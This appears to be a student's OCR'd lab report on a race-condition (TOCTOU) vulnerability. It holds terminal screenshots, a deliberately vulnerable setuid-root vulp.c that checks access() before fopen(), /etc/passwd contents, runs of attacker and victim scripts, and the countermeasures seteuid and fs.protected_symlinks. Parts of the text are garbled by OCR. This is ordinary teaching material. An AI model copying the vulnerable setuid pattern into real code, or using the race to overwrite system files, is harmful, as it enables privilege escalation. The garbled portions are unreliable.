
nkim36@nkim36-VirtualBox: ~
su: user test does not exist
nkim36@nkim36-VirtualBox:/tmp$ ls -l
total 44
-rw-r----- 1 nkim36 nkim36 0 Apr 5 12:03 config-err-qjeFe
drwx----- 3 root root 4096 Apr 5 12:03 snap.snap-store
drwx----- 2 nkim36 nkim36 4096 Apr 5 12:03 ssh-rl4jXuwoXVJt
drwx----- 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-colord.service-3A2Nyt
drwx----- 3 root root 4096 Apr 5 12:08 systemd-private-
16fdecf542d3dc-geoclue.service-3TERaj
drwx----- 3 root root 4096 Apr 5 12:17 systemd-private-
16fdecf542d3dc-ModemManager.service-p0byeg
drwx----- 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-switcheroo-control.service-2FxsVf
drwx----- 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-systemd-logind.service-92MHwl
drwx----- 3 root root 4096 Apr 5 12:17 systemd-private-
16fdecf542d3dc-systemd-resolved.service-sGgwTl
drwx----- 3 root root 4096 Apr 5 12:17 systemd-private-
16fdecf542d3dc-systemd-timesyncd.service-R0yqtl
drwx----- 3 root root 4096 Apr 5 12:03 systemd-private-
16fdecf542d3dc-upower.service-6k21Zh
drwx----- 2 nkim36 nkim36 4096 Apr 5 22:49 tracker-extract-
nkim36@nkim36-VirtualBox:/tmp$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:/tmp$
```

Task 3 Countermeasure: Applying the Principle of Least Privilege


The Principle of Least Privilege states that a subject should be given only those privileges needed for it to complete its task. If a subject does not need an access right, the subject should not have that right. Further, the function of the subject (as opposed to its identity) should control the assignment of rights. So in this case, the access() was used to limit the user's power, even though this is not the proper approach compared to the Principle of Least Privilege. The seteuid system call was used to temporarily disable the root privilege, and as shown below, was later enabled when needed. What was observed was the need to alter the vulp.c program and the constant ln changes over 3000 times.



```
GNU nano 4.8 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
t:x:39:39:trcd:/var/run/trcd:/usr/sbin/nologin
g:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
[ File '/etc/passwd' is unwritable ]
Get Help  Write Out  Where Is  Cut Text
Exit      Read File  Replace  Paste Text
```



```
nkim36@nkim36-VirtualBox: /tmp$
nkim36@nkim36-VirtualBox: /tmp$
nkim36@nkim36-VirtualBox: /tmp$
nkim36@nkim36-VirtualBox: /tmp$ nano /etc/passwd
nkim36@nkim36-VirtualBox: /tmp$
```



```
nkim36@nkim36-VirtualBox: /tmp$
nkim36@nkim36-VirtualBox: /tmp$ nano /etc/passwd
nkim36@nkim36-VirtualBox: /tmp$ ls
config-err-qjeFei
snap.snap-store
ssh-rl4jXuwoXVJt
systemd-private-61885465803c4a9ba616fdecf542d3dc-color.d.servi
systemd-private-61885465803c4a9ba616fdecf542d3dc-geoclue.servi
systemd-private-61885465803c4a9ba616fdecf542d3dc-ModemManager
systemd-private-61885465803c4a9ba616fdecf542d3dc-switcheroo-d
sVf
systemd-private-61885465803c4a9ba616fdecf542d3dc-systemd-logi
systemd-private-61885465803c4a9ba616fdecf542d3dc-systemd-reso
Text Editor vate-61885465803c4a9ba616fdecf542d3dc-systemd-time
tl
systemd-private-61885465803c4a9ba616fdecf542d3dc-upower.servi
tracker-extract-files.1000
nkim36@nkim36-VirtualBox: /tmp$
```



```
tracker-extract-files.1000
nkim36@nkim36-VirtualBox:/tmp$ nano vulp.c
nkim36@nkim36-VirtualBox:/tmp$
```

u20.04vm [Running] - Oracle VM VirtualBox

View Input Devices Help

es Text Editor Apr 5 23:05

Open vulp.c Save

vulp.c x attacker.sh x victim.sh x loop.sh x inputF

```
1 /* vulp.c */
2
3 #include <stdio.h>
4 #include <unistd.h>
5 #include <string.h>
6
7 int main()
8 {
9     char * fn = "/tmp/XYZ";
10    char buffer[60];
11    FILE *fp;
12
13    /* get user input */
14    scanf("%50s", buffer);
15
16    if(!access(fn, W_OK)){
17        setuid(1000);
18        fp = fopen(fn, "a+");
19        fwrite("\n", sizeof(char), 1, fp);
20        fwrite(buffer, sizeof(char), strlen(buffer), fp);
21        fclose(fp);
22        setuid(0);
23    }
24    else printf("No permission \n");
25 }
```

```
ies Terminal Apr 5 23:10
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~

command 'pclean' from deb pbuilder-scripts (22)
command 'clear' from deb ncurses-bin (6.2-0ubuntu2)
command 'uclean' from deb svn-buildpackage (0.8.7)

Try: sudo apt install <deb name>


nkim36@nkim36-VirtualBox:~$ su test
su: user test does not exist
nkim36@nkim36-VirtualBox:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2748 Apr  5 12:02 /etc/passwd
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$
nkim36@nkim36-VirtualBox:~$ gcc -o vulp vulp.c
nkim36@nkim36-VirtualBox:~$ sudo shown root
[sudo] password for nkim36:
sudo: shown: command not found
nkim36@nkim36-VirtualBox:~$ sudo chown root
chown: missing operand after 'root'
Try 'chown --help' for more information.
nkim36@nkim36-VirtualBox:~$ sudo chown root vulp
nkim36@nkim36-VirtualBox:~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox:~$
```

```
s Terminal Apr 5 23:12
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: /tmp

nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr  5 12:02 /etc/pa
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$
```

Task 4 Countermeasure: Ubuntu Built in Scheme

Now in conclusion, all the tasks for the race condition vulnerability lab was completed, however, there were some limitations as shown in the screenshots below. This only work for directories where sticky bits are enabled. The protection mechanism denies access only in a couple of cases as shown in the screenshots. And the 5th case where the follower is root, the owner of the directroy is seed and symlink owner are both seed the attack is successful. So in conclsnion, this can be exploited and race conditon would work for a directory owned by root.




```
GNU nano 4.8 vulp.c
/* vulp.c */

#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```



```
nkim36@nkim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr  5 12:02 /etc/passwd]
such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nkim36@nkim36-VirtualBox:~$ nano vulp.c
nkim36@nkim36-VirtualBox:~$
```

```

Terminal ▾ Apr 5 23:21
nkim36@nkim36-VirtualBox: ~
nkim36@nkim36-VirtualBox: ~ x nkim36@nkim36-VirtualBox: /tmp
nkim36@nkim36-VirtualBox: ~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd] such file or directory
STOP... The passwd file has been changed
nkim36@nkim36-VirtualBox: ~$ ./attacker.sh
./attacker.sh: 4: [!]: not found
nkim36@nkim36-VirtualBox: ~$ nano vulp.c
nkim36@nkim36-VirtualBox: ~$ gcc -o vulp vulp.c
nkim36@nkim36-VirtualBox: ~$ sudo chown root vulp
nkim36@nkim36-VirtualBox: ~$ sudo chmod 4755 vulp
nkim36@nkim36-VirtualBox: ~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
nkim36@nkim36-VirtualBox: ~$
```

```

Terminal Apr 5 23:24
nknim36@nknim36-VirtualBox: ~
nknim36@nknim36-VirtualBox: ~
nknim36@nknim36-VirtualBox: ~
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd]
such file or directory
STOP... The passwd file has been changed
nknim36@nknim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nknim36@nknim36-VirtualBox:~$ nano vulp.c
nknim36@nknim36-VirtualBox:~$ gcc -o vulp vulp.c
nknim36@nknim36-VirtualBox:~$ sudo chown root vulp
nknim36@nknim36-VirtualBox:~$ sudo chmod 4755 vulp
nknim36@nknim36-VirtualBox:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
nknim36@nknim36-VirtualBox:~$
nknim36@nknim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd]
such file or directory
STOP... The passwd file has been changed
nknim36@nknim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: not found
nknim36@nknim36-VirtualBox:~$ ./victim.sh
./victim.sh: line 8: [-rw-r--r-- 1 root root 2748 Apr 5 12:02 /etc/passwd]
such file or directory
STOP... The passwd file has been changed
nknim36@nknim36-VirtualBox:~$ ./attacker.sh
./attacker.sh: 4: [1]: command not found
nknim36@nknim36-VirtualBox:~$
Show Applications

```

[illegible]


```
changed ln for 1280 times.  
changed ln for 1281 times.  
changed ln for 1282 times.  
changed ln for 1283 times.  
changed ln for 1284 times.  
changed ln for 1285 times.  
changed ln for 1286 times.  
changed ln for 1287 times.  
changed ln for 1288 times.  
changed ln for 1289 times.  
changed ln for 1290 times.  
changed ln for 1291 times.
```